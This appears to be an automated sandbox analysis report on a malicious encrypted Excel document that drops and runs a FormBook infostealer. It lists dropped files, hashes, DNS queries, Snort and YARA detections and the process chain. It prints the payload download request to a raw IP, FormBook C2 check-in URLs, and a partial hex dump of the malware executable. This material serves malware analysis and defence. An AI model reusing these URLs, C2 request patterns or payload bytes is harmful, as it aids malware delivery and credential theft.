SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE743.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE743.tmp	
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE773.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE774.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\Desktop\~$Form BA.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	713216
Entropy (8bit):	7.571021299706813

C:\Users\Public\vbc.exe	
Encrypted:	false
SSDEEP:	12288:BUEnk8yfaR+DaY3bsojKdqFyirJ5Y1oDpgAwUzl3XoJPcISRqzGWl06bsyaUVKnp:KEnkZCR+ZjKYjrw1o1H73XwPcIll/bz6
MD5:	734A568749C7879E5CA5EA2B8E082F5E
SHA1:	27D6276E49602F3633DFDD94DE400DB53E209B51
SHA-256:	D0F6F28C586B78DFBC7D4E6C277C20761C9DB38E0CD059807BE5252B52D10660
SHA-512:	012E2122B51055DD011341E629890F3D7B9D3D8CE6984D62EDD287C625634C01B5FB7D220002C79D5E53EBF089FEE5C505B48FDCBE89951BEB36D0A92E9B96E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..... .....@.. .....@..... ..@.....|...O..... ..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....p.....L...0).....0.....(...(!.....(.....o"....*.....(#.....($.....(%.....(&.....('....*N..(....oE...((....*&..()....*.s*.....s+.....s,.....s-.....s.....*....0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0..<.....~.....(4.....,!r...p.....(5...o6...s7.....~.....+..*.0.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.993957532893648
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Form BA.xlsx
File size:	1277440
MD5:	f683a8eb2e17866a194af9b23efda095
SHA1:	b3002f93d24336a9af003a7a3da36217a7d7b8db
SHA256:	e6de55ef568521e22566496d9df49eb1a4cf2ea94082d8d0bcd357f41d2962ef
SHA512:	7d61feb01d5ab561848c500232cefa553b6ef818487ef8361e13f32b00d8340425a93f518e867e449d689d1a2f3dfb4136ed9c9380c03fde7e72acf86e55716a
SSDEEP:	24576:8eZrCoZjO0Z3LTlr6QoKZavurFhXI7EUMYcSNk5Tlwrgm80Wa4+W3xBK8Gom9KvE:VZrCf0Z3d2e0urFhbpYBNk5T9q0bohBA
File Content Preview:	.....>..... .....|.....~.....z..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Form BA.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-17:16:43.686728	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	151.101.0.119
07/22/21-17:16:43.686728	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	151.101.0.119
07/22/21-17:16:43.686728	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	151.101.0.119
07/22/21-17:16:51.093327	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:16:37.906949043 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.pon.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:43.574949026 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.intoxickiss.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:48.827698946 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.800pls.info	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:49.840526104 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.800pls.info	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:16:38.297278881 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.pon.xyz	71822.bodis.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:16:38.297278881 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	71822.bodis.com		199.59.242.153	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:43.638854027 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.intoxickiss.com	intoxickiss.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 17:16:43.638854027 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	intoxickiss.com		151.101.0.119	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:43.638854027 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	intoxickiss.com		151.101.64.119	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:43.638854027 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	intoxickiss.com		151.101.128.119	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:43.638854027 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	intoxickiss.com		151.101.192.119	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:49.950583935 CEST	8.8.8.8	192.168.2.22	0x3c4e	Name error (3)	www.800pls.info	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 17:16:51.092057943 CEST	8.8.8.8	192.168.2.22	0x3c4e	Name error (3)	www.800pls.info	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 3.121.113.175
- www.pon.xyz
- www.intoxickiss.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	3.121.113.175	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jul 22, 2021 17:15:02.789858103 CEST</td><td>0</td><td>OUT</td><td>GET /www/pool.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 3.121.113.175
Connection: Keep-Alive</td></tr>
<tr><td>Jul 22, 2021 17:15:02.833070993 CEST</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 22 Jul 2021 15:14:54 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7
Last-Modified: Thu, 22 Jul 2021 05:09:55 GMT
ETag: "ae200-5c7af4c3e3d9d"
Accept-Ranges: bytes
Content-Length: 713216
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 cc df f8 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 d8 0a 00 00 08 00 00 00 00 00 00 ce f6 0a 00 00 20 00 00 00 00 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 7c f6 0a 00 4f 00 00 00 00 00 0b 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ec d6 0a 00 00 20 00 00 00 d8 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 00 06 00 00 00 00 0b 00 00 06 00 00 00 da 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 0b 00 00 02 00 00 00 e0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 f6 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 dc e1 00 00 70 eb 00 00 03 00 00 00 01 00 00 06 4c cd 01 00 30 29 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 20 00 00 0a 28 21 00 00 0a 00 de 02 00 dc 00 28 0 7 00 00 06 02 6f 22 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 23 00 00 0a 00 02 16 28 24 00 00 0a 00 02 17 28 25 00 00 0a 00 02 17 28 26 00 00 0a 00 02 16 28 27 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 45 02 00 06 28 28 00 00 0a 00 2a 26 00 02 28 29 00 00 0a 00 2a ce 73 2a 00 00 0a 80 01 00 00 04 73 2b 00 00 0a 80 02 00 00 04 73 2c 00 00 0a 80 03 00 00 04 73 2d 00 00 0a 80 04 00 00 04 73 2e 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 31 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 32 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 33 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 34 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 35 00 00 0a 6f 36 00 00 0a 73 37 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`P @ @@|O H.text `.rsrc@@.reloc @BHpL0)0((!(o "*(#($(%(&('*N(oE((*&()*s*s+s,s-s.*0~o/+*0~o0+*0~o1+*0~o2+*0~o3+*0<~(4,!rp(5o6s7~+*0~</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	199.59.242.153	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jul 22, 2021 17:16:38.442984104 CEST</td><td>755</td><td>OUT</td><td>GET /wufn/?6lPhQ=TjHmMFER1Cmk2H/fB4fy73K0u4EyZw5fKqkeqDjs9aj0G9oQA4BDCdhs/b9tHPs2qA0f+w==&yN94=f2JPQ0jxKXodUnz HTTP/1.1
Host: www.pon.xyz
Connection: close
Data Raw: 00 00 00 00 00 00 00
Data Ascii:</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:16:38.568079948 CEST	756	IN	HTTP/1.1 200 OK Server: openresty Date: Thu, 22 Jul 2021 15:16:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_NfckuEfRDoobrXb4RjADejgmV/38jhHArz5P znadVW/EOMjYWMA8MO/wUYEIfOHtudiTqbwWGyf8XYQ99hFcOA== Data Raw: 65 65 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 4e 66 63 6b 75 45 66 52 44 6f 6f 62 72 58 62 34 52 6a 41 44 65 6a 67 6d 56 2f 33 38 6a 68 48 41 72 7a 35 50 7a 6e 61 64 56 57 2f 45 4f 4d 6a 59 57 4d 41 38 4d 4f 2f 77 55 59 45 49 66 4f 48 74 75 64 69 54 71 62 77 57 47 79 66 38 58 59 51 39 39 68 46 63 4f 41 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ee4<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_NfckuEfRDoobrXb4RjADejgmV/38jhHArz5PznadVW/EOMjYWMA8MO/wUYEIfOHtudiTqbwWGyf8XYQ99hFcOA=="> <head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content= "width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/> </head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><! [endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascri pt">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.a sync=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	151.101.0.119	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:16:43.686728001 CEST	760	OUT	GET /wufn/?yN94=f2JPQ0jxKXodUnz&6lPhQ=eFcjLRgZ/lJlCcXgyTb3Jzj/ojOR5Bd5C6w81D5RMgQILdL/YJI1IJ8dE7ncgU BzQfOvsg== HTTP/1.1 Host: www.intoxickiss.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 17:16:43.832999945 CEST	761	IN	HTTP/1.1 302 Found server: adobe cache-control: no-cache, no-store, private, must-revalidate, max-age=0, max-stale=0, post-check=0, pre-check=0 location: https://portfolio.adobe.com/missing x-trace-id: nhEa/ME/ozF9cbxuUwEh+E96PhQ x-app-name: Pro2-Renderer x-xss-protection: 1; mode=block x-content-type-options: nosniff Accept-Ranges: bytes Transfer-Encoding: chunked Date: Thu, 22 Jul 2021 15:16:43 GMT Via: 1.1 varnish Connection: close X-Served-By: cache-hhn4076-HHN X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1626967004.724224,VS0,VE99 Vary: Fastly-SSL, X-Use-Renderer

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2384 Parent PID: 584

General

Start time:	17:14:41
Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fcd0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 3024 Parent PID: 584

General

Start time:	17:15:03
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 1700 Parent PID: 3024

General

Start time:	17:15:04
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x270000
File size:	713216 bytes
MD5 hash:	734A568749C7879E5CA5EA2B8E082F5E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 1780 Parent PID: 1700

General

Start time:	17:15:25
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x270000
File size:	713216 bytes
MD5 hash:	734A568749C7879E5CA5EA2B8E082F5E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2243103543.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2243103543.00000000001A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2243103543.00000000001A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2243140474.0000000000200000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2243140474.0000000000200000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2243140474.0000000000200000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2243270278.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2243270278.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2243270278.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
